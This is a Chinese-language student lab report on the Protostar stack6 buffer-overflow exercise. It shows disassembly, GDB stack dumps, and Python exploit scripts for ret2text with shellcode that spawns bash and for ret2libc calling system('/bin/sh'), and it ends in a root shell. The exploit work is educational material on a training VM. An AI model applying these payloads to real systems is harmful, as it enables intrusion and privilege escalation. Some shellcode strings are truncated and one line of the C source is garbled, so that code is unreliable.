CS3312 Lab Report Stack6

Osamu Takenaka 520030990026

源码分析

x86汇编代码(由objdump得到)：

```
08048484 <getpath>:
 8048484:       55                      push   %ebp
 8048485:       89 e5                   mov    %esp,%ebp
 8048487:       83 ec 68                sub    $0x68,%esp
 804848a:       b8 d0 85 04 08          mov    $0x80485d0,%eax
 804848f:       89 04 24                mov    %eax,(%esp)
 8048492:       e8 29 ff ff ff          call   80483c0 <printf@plt>
 8048497:       a1 20 97 04 08          mov    0x8049720,%eax
 804849c:       89 04 24                mov    %eax,(%esp)
 804849f:       e8 0c ff ff ff          call   80483b0 <fflush@plt>
 80484a4:       8d 45 b4                lea    -0x4c(%ebp),%eax
 80484a7:       89 04 24                mov    %eax,(%esp)
 80484aa:       e8 d1 fe ff ff          call   8048380 <gets@plt>
 80484af:       8b 45 04                mov    0x4(%ebp),%eax
 80484b2:       89 45 f4                mov    %eax,-0xc(%ebp)
 80484b5:       8b 45 f4                mov    -0xc(%ebp),%eax
 80484b8:       25 00 00 00 bf          and    $0xbf000000,%eax
 80484bd:       3d 00 00 00 bf          cmp    $0xbf000000,%eax
 80484c2:       75 20                   jne    80484e4 <getpath+0x60>
 80484c4:       b8 e4 85 04 08          mov    $0x80485e4,%eax
 80484c9:       8b 55 f4                mov    -0xc(%ebp),%edx
 80484cc:       89 54 24 04             mov    %edx,0x4(%esp)
 80484d0:       89 04 24                mov    %eax,(%esp)
 80484d3:       e8 e8 fe ff ff          call   80483c0 <printf@plt>
 80484d8:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 80484df:       e8 bc fe ff ff          call   80483a0 <_exit@plt>
 80484e4:       b8 f0 85 04 08          mov    $0x80485f0,%eax
 80484e9:       8d 55 b4                lea    -0x4c(%ebp),%edx
 80484ec:       89 54 24 04             mov    %edx,0x4(%esp)
 80484f0:       89 04 24                mov    %eax,(%esp)
 80484f3:       e8 c8 fe ff ff          call   80483c0 <printf@plt>
 80484f8:       c9                      leave
 80484f9:       c3                      ret


 080484fa <main>:
 80484fa:       55                      push   %ebp
 80484fb:       89 e5                   mov    %esp,%ebp
 80484fd:       83 e4 f0                and    $0xfffffff0,%esp
 8048500:       e8 7f ff ff ff          call   8048484 <getpath>
 8048505:       89 ec                   mov    %ebp,%esp
 8048507:       5d                      pop    %ebp
 8048508:       c3                      ret
```

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
    char buffer[64];
    unsigned int ret;

    printf("input path please: "); fflush(stdout);

    gets(buffer);

    ret = __builtin_return_address(0);

    if((ret & 0xbf000000) == 0xbf000000) {
        printf("bzzzt (%p)\n", ret);
        _exit(1);
    }

    printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
    get path();
}
```

代码概述

该程序包括 `main` 函数和 `getpath` 函数。 `main` 函数调用 `getpath` 函数，而 `getpath` 函数则从用户那里接收一个路径输入，并试图打印该路径。

安全漏洞分析

1. **栈溢出漏洞**：
   - 漏洞位于 `getpath` 函数中，通过调用 `gets(buffer)` 函数来接收用户输入。`gets` 函数是不安全的，因为它不检查目标缓冲区的大小，导致超出缓冲区（在本例中为64字节）的输入可以覆盖栈上的其他数据，包括返回地址。
   - 该漏洞可以被利用执行任意代码或进行栈溢出攻击。
2. **不安全的返回地址检查**：
   - 在 `getpath` 函数中，通过 `__builtin_return_address(0)` 获取当前函数的返回地址，并检查该地址是否位于特定的内存范围内（`0xbf000000`）。如果是，程序会打印出返回地址并退出。这个检查是为了防止返回地址被恶意修改。这个地址是栈上的地址，因此如果返回地址被修改，可以认为程序可能会跳转到恶意代码。

攻击方法1: ret2text

与stack5类似，我们可以通过覆盖返回地址来控制程序的执行流程。但是，由于 `getpath` 函数中有一个检查返回地址的操作，我们需要绕过这个检查。


如图所示，我们在栈上分别放置了 `getpath` 函数中的 `ret` 指令地址和我们的shellcode代码的地址

然后会发生如下过程：

首先，getpath函数执行结束，会执行 `ret` 指令，栈顶的地址会被弹出到 `eip` 寄存器，程序会跳转到 `getpath` 函数自己代码里的 `ret` 指令地址，由于这段代码不在 `0xbf000000` 范围内，所以不会触发检查。

随后，继续执行 `ret` 指令，栈顶的地址会被弹出到 `eip` 寄存器，这个地址是我们的shellcode的地址，程序会跳转到这个地址执行我们的shellcode，至此我们就成功控制了程序的执行流程。

攻击方法2 ret2libc



如图所示，我们可以通过覆盖返回地址为 `system` 函数的地址，然后将 `/bin/sh` 的地址作为参数传递给 `system` 函数，从而执行 `system("/bin/sh")`

GDB调试(攻击方法1: ret2text)

与stack5类似，我们测试输入如下字符串：

exp_104.txt:

```
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
```

断点打在 `getpath` 函数的 `ret` 指令处，然后运行程序，程序会在 `ret` 指令处停下，我们查看这个时候栈上的情况：

```
0x080484f0 <getpath+108>:       mov    %eax,(%esp)
0x080484f3 <getpath+111>:       call   0x80483c0 <printf@plt>
0x080484f8 <getpath+116>:       leave
0x080484f9 <getpath+117>:       ret
End of assembler dump.
(gdb) b *0x080484f9
Breakpoint 1 at 0x80484f9: file stack6/stack6.c, line 23.
(gdb)
```

此时 $ esp = 0xbffffc4c

```
(gdb) x/32xw $esp
0xbffffc4c:     0x55555555      0x56565656      0x57575757      0x58585858
0xbffffc5c:     0x59595959      0x5a5a5a5a      0xbffffd00      0xbffffd0c
0xbffffc6c:     0xb7fe1848      0xbffffcc0      0xffffffff      0xb7ffeff4
0xbffffc7c:     0x080482a1      0x00000001      0xbffffcc0      0xb7ff0626
0xbffffc8c:     0xb7fffab0      0xb7fe1b28      0xb7fd7ff4      0x00000000
0xbffffc9c:     0x00000000      0xbffffcd8      0x95314c7a      0xbf71fa6a
0xbffffcac:     0x00000000      0x00000000      0x00000000      0x00000001
0xbffffcbc:     0x080483d0      0x00000000      0xb7ff6210      0xb7eadb9b
```

Mem[0xbffffc4c] = 0x55555555， `0x55` 为 `U`，所以我们设置如下测试攻击脚本：

```
buffer = 'AAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT'

# 0x080484f9 <getpath+117>:       ret
ret_addr_fake = '\xf9\x84\x04\x08'
```

```
# 0xbffffc54
ret_addr = '\x54\xfc\xff\xbf'
input = buffer + ret_addr_fake + ret_addr + payload

print input
```

执行后，很奇怪的是，Mem[0xbffffc4c] = 0x54545454， `0x54` 为 `T` ，而不是我们预期的 `U`

```
(gdb) x/32xw $esp
0xbffffc4c:     0x54545454      0x080484f9      0xbffffc54      0xcccccccc
0xbffffc5c:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffffc6c:     0xcccccccc      0xcccccccc      0xff00cccc      0xb7ffeff4
0xbffffc7c:     0x080482a1      0x00000001      0xbffffcc0      0xb7ff0626
0xbffffc8c:     0xb7fffab0      0xb7fe1b28      0xb7fd7ff4      0x00000000
0xbffffc9c:     0x00000000      0xbffffcd8      0x60d8f6dd      0x4a9840cd
0xbffffcac:     0x00000000      0x00000000      0x00000000      0x00000001
0xbffffcbc:     0x080483d0      0x00000000      0xb7ff6210      0xb7eadb9b
(gdb)
```

我猜测可能是攻击脚本stack6_input和exp_104.txt不同导致的栈偏移，我们对测试攻击脚本稍微修改一下，将T去掉，然后再次测试：

```
buffer = 'AAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS'

# 0x080484f9 <getpath+117>:       ret
ret_addr_fake = '\xf9\x84\x04\x08'

# 0xbffffc54
ret_addr = '\x54\xfc\xff\xbf'
input = buffer + ret_addr_fake + ret_addr + payload

print input
```

这次测试成功，显示 SIGTRAP，即INT3指令被触发，说明INT3指令被成功执行

```
Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      in stack6/stack6.c
(gdb) x/32xw $esp
0xbffffc4c:     0x080484f9      0xbffffc54      0xcccccccc      0xcccccccc
0xbffffc5c:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffffc6c:     0xcccccccc      0xbf00cccc      0xffffffff      0xb7ffeff4
0xbffffc7c:     0x080482a1      0x00000001      0xbffffcc0      0xb7ff0626
0xbffffc8c:     0xb7fffab0      0xb7fe1b28      0xb7fd7ff4      0x00000000
0xbffffc9c:     0x00000000      0xbffffcd8      0xb13779e0      0x9b77cff0
0xbffffcac:     0x00000000      0x00000000      0x00000000      0x00000001
0xbffffcbc:     0x080483d0      0x00000000      0xb7ff6210      0xb7eadb9b
(gdb) c
Continuing.

Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      in stack6/stack6.c
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffc55 in ?? ()
```

- 构造完整的攻击脚本

  shellcode代码(/bin/bash):

  ```
  08048054 <.text>:
  8048054:        6a 0b                   push   $0xb
  8048056:        58                      pop    %eax
  8048057:        99                      cltd
  8048058:        52                      push   %edx
  8048059:        66 68 2d 70             pushw  $0x702d
  804805d:        89 e1                   mov    %esp,%ecx
  804805f:        52                      push   %edx
  8048060:        6a 68                   push   $0x68
  8048062:        68 2f 62 61 73          push   $0x7361622f
  8048067:        68 2f 62 69 6e          push   $0x6e69622f
  804806c:        89 e3                   mov    %esp,%ebx
  804806e:        52                      push   %edx
  804806f:        51                      push   %ecx
  8048070:        53                      push   %ebx
  8048071:        89 e1                   mov    %esp,%ecx
  8048073:        cd 80                   int    $0x80
  ```

  python攻击脚本：

  ```
  buffer = 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS'

  # 0x080484f9 <getpath+117>:       ret
  ret_addr_fake = '\xf9\x84\x04\x08'

  # 0xbffffc54
  ret_addr = '\x54\xfc\xff\xbf'

  shellcode =
  "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\
  input = buffer + ret_addr_fake + ret_addr + shellcode
  ```

  ```
  (gdb) r < stack6_input
  Starting program: /opt/protostar/bin/stack6 < stack6_input
  input path please: got path AAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKK
  -pRjhh/bash/binRQS
  Executing new program: /bin/bash

  Program exited normally.
  (gdb)
  ```

在gdb中我们可以看到已经成功执行了/bin/bash

和stack5一样，依然存在gdb和非gdb情况下运行结果不一致的问题，但是我们发现在非gdb情况下，只要在执行的时候输入stack6的完整路径，就可以成功执行shellcode

攻击脚本内容(攻击方法1 ret2text)

script_stack6.py:

```
buffer = 'AAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS'

# 0x080484f9 <getpath+117>:       ret
ret_addr_fake = '\xf9\x84\x04\x08'

# 0xbffffc54
ret_addr = '\x54\xfc\xff\xbf'

#/bin/bash
shellcode =
'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\

input = buffer + ret_addr_fake + ret_addr + shellcode

print input
```

在终端中运行：

```
(python ./script_stack6.py ; cat) |  /opt/protostar/bin/stack6
```


攻击方法1结果（非GDB环境）

攻击成功


GDB调试(攻击方法2: ret2libc)

开始的操作和刚刚一样，然后我们需要查看 `system` 函数的地址，我们在gdb中执行 `print system`，得到 `0xb7ecffb0`

从info proc map，我们可以得到libc-2.11.2.so的地址为 `0xb7e97000`



接下来在libc里搜索 `/bin/sh` 的地址，我们在gdb中执行 `find /bin/sh`，得到其和libc的地址的偏移为 `1176511` = `0x11f3bf`



攻击脚本内容(攻击方法2 ret2libc)

然后我们构造攻击脚本：

```
import struct

buffer = 'AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT'

system = struct.pack("I", 0xb7ecffb0)
sys_ret = 'AAAA'
bin_sh = struct.pack("I", 0xb7e97000 + 0x11f3bf)
padding = buffer + system + sys_ret + bin_sh
print padding
```

在终端中运行：

```
(python ./script_stack6libc.py ; cat) |  /opt/protostar/bin/stack6
```

攻击方法2结果（非GDB环境）


root@protostar:/opt/protostar/bin# (python ./script_stack6libc.py ; cat) | /opt/protostar/bin/stack6
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPRRRRSSSSTTTTAAAA
c
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root